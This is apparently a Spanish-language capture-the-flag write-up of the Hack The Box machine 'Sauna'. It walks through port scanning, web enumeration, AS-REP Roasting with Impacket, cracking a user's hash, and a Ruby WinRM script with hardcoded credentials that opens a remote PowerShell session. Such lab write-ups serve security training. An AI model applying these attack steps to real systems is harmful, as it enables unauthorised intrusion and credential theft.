Sauna

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Sauna en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (4.5).



Ilustración 1: Sauna.

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:

```
root@kali:~/HTB_Sauna# nmap -v -p- --open -T5 10.10.10.175 -oG OpenPortsSauna
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-07 19:30 CET
Initiating Ping Scan at 19:30
```

Ilustración 2: Usando NMAP para identificar únicamente los puertos abiertos.

```
root@kali:~/HTB_Sauna# nmap -v -sC -n -sV -p$(cat OpenPortsSauna | grep -oP '\d{2,5}/open'
| cut -d "/" -f1 | tr "\n" "," | sed -e 's/.$//') 10.10.10.175 -oX ScanSauna.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-07 19:31 CET
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:31
```

Ilustración 3: Escaneando con NMAP los puertos abiertos de la máquina Sauna.

Port		State (toggle closed [0] filtered [3])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack			
	fingerprint-strings	DNSVersionBindReqTCP: version bind					
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0	
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
	http-title	Egotistical Bank :: Home					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2020-03-08 00:21:30Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name
445	tcp	open	tcpwrapped	syn-ack			
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			

Ilustración 4: Resultados de NMAP parte 1.

5985	tcp	filtered	wsman	no-response			
9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing		
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49669	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49670	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
49671	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49682	tcp	filtered		no-response			
62168	tcp	filtered		no-response			

Ilustración 5: Resultados de NMAP parte 2.

Analizando los resultados obtenidos, se puede apreciar como la máquina objetivo tiene configurado un *Active Directory* (AD), donde el dominio es EGOTISTICAL.BANK y se tienen servicios habilitados tales como Kerberos, LDAP y WinRM.

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.161    FOREST.htb.local
10.10.10.161    htb.local
10.10.10.172    MEGABANK
10.10.10.172    monteverde.htb
10.10.10.172    monteverde
10.10.10.175    EGOTISTICALBANK
10.10.10.175    EGOTISTICALBANK.htb
```

Ilustración 6: Añadiendo el dominio a /etc/hosts.

Además, el puerto 80 está habilitado, donde se ejecuta un Microsoft IIS 10.0, así que, antes de ejecutar pruebas contra los servicios descritos anteriormente, se procedió a

analizar la web y obtener la máxima información posible, haciendo uso de herramientas como DIRB y Nikto.



Ilustración 7: Servicio Web en http://10.10.10.175.



Ilustración 8: Nombres de posibles usuarios.

- Nikto:

```
root@kali:~/HTB_Sauna# nikto -h 10.10.10.175
- Nikto v2.1.6
---------------------------------------------------------------------------
--
+ Target IP:          10.10.10.175
+ Target Hostname:    10.10.10.175
+ Target Port:        80
+ Start Time:         2020-03-07 19:34:46 (GMT1)
---------------------------------------------------------------------------
--
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
 user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
 agent to render the content of the site in a different fashion to the MI
ME type
+ No CGI Directories found (use '-C all' to force check all possible dirs
)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

Ilustración 9: Resultados de la ejecución de Nikto.

- DIRB:

```
root@kali:~/HTB_Sauna# dirb http://10.10.10.175/ -N 500
.
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Mar  7 19:34:29 2020
URL_BASE: http://10.10.10.175/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.175/ ----


==> DIRECTORY: http://10.10.10.175/css/

==> DIRECTORY: http://10.10.10.175/fonts/

==> DIRECTORY: http://10.10.10.175/images/

==> DIRECTORY: http://10.10.10.175/Images/
+ http://10.10.10.175/index.html (CODE:200|SIZE:32797)
```

Ilustración 10: Resultados de la ejecución de DIRB.

Según los resultados que se obtuvieron, se podría concluir que la información más útil con la que se contaba, eran los nombres de posibles usuarios del sistema, los cuales se reflejaban en una de las páginas web.

Se probaron conexiones por defecto a muchos de los servicios identificados con NMAP:



Ilustración 11: Conexión mediante SMB.

Ilustración 12: Conexión mediante RPC.

En ninguno de los intentos ejecutados se logró obtener más información del sistema. Por tanto, se procedió a ejecutar más herramientas de enumeración, con la finalidad de obtener nombres de usuarios u otro tipo de información, que fuese útil para vulnerar la seguridad del sistema.



Ilustración 13: Ejecución de nullinux.py.

Ilustración 14: Ejecución de enum4linux.



Ilustración 15: Enum4linux no obtiene nomrbes de usuarios.

Ninguna de las herramientas que se ejecutaron, aportaron mucha más información de la que se poseía. Por tanto, el siguiente paso fue usar Impacket (https://github.com/SecureAuthCorp/impacket/tree/master/examples), se intentó realizar un ataque AS-REP Roasting, usando los posibles nombres de usuarios que se encuentran en la web y diferentes palabras claves.

ASREPRoast se basa en encontrar usuarios que no requieren pre-autenticación de Kerberos. Lo cual significa que cualquiera puede enviar una petición AS_REQ en nombre de uno de esos usuarios y recibir un mensaje AS_REP correcto. Esta respuesta contiene un pedazo del mensaje cifrado con la clave del usuario, que se obtiene de su contraseña. Por lo tanto, este mensaje se puede tratar de crackear offline para obtener las credenciales de dicho usuario (https://www.tarlogic.com/blog/como-atacar-kerberos/). Se puede utilizar el script GetNPUsers.py de Impacket para recolectar mensajes AS_REP sin pre-autenticación.

Pero antes de ejecutar dicho ataque, se necesitan nombres de usuarios válidos, es por ello por lo que se procedió a realizar un diccionario con todas las posibles combinaciones. Además, se usó la herramienta Cewl para crear un diccionario con todas las palabras claves que se encuentran en la web.



Ilustración 16: Ejecución de cewl para crear un diccionario en base a palabras claves de la web.

Ilustración 17: Creación de diccionario de forma manual en base a los nombres que se especifican en la web.



Ilustración 18: Ejecutando GetNPUsers.py con el diccionario generado por Cewl, parte 1.



Ilustración 19: Ejecutando GetNPUsers.py con el diccionario generado por Cewl, parte 2.

El diccionario creado con la herramienta Cewl no proporcionó ningún usuario válido, a excepción del usuario *Sauna*, pero requería de pre-autenticación. Ahora bien, usando el diccionario generado de forma manual, se obtuvo el *hash* del usuario *fsmith*.



Ilustración 20: Ejecutando GetNPUsers.py con el diccionario generado de forma manual, parte 1.



Ilustración 21: Ejecutando GetNPUsers.py con el diccionario generado de forma manual, parte 2.

Usando JohnTheRipper se consiguió obtener la contraseña del usuario *fsmith* a partir del *hash*:



Ilustración 22: Contraseña del usuario fsmith.

Se usó el servicio WinRM para obtener una consola de PowerShell con el usuario *fsmith:*

```ruby
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.175:5985/wsman',
  user: 'fsmith',
  password: 'Thestrokes23',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Ilustración 23: Script winrm.rb con las credenciales del usuario fsmith.

```
root@kali:~/HTB_Sauna# ruby winrm.rb
PS > whoami
egotisticalbank\fsmith
PS > whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Ilustración 24: Ejecución del script winrm.rb y obtención de una consola de PowerShell.



Ilustración 25: Flag user.txt.

Cuando se obtuvo la *flag* de usuario, se procedió a realizar una enumeración interna del sistema, con la finalidad de conocer los posibles vectores de ataque que se podrían llevar a cabo, para ejecutar una escalada de privilegios.



Ilustración 26: Creación de directorio oculto.



Ilustración 27: Versión de PowerShell.

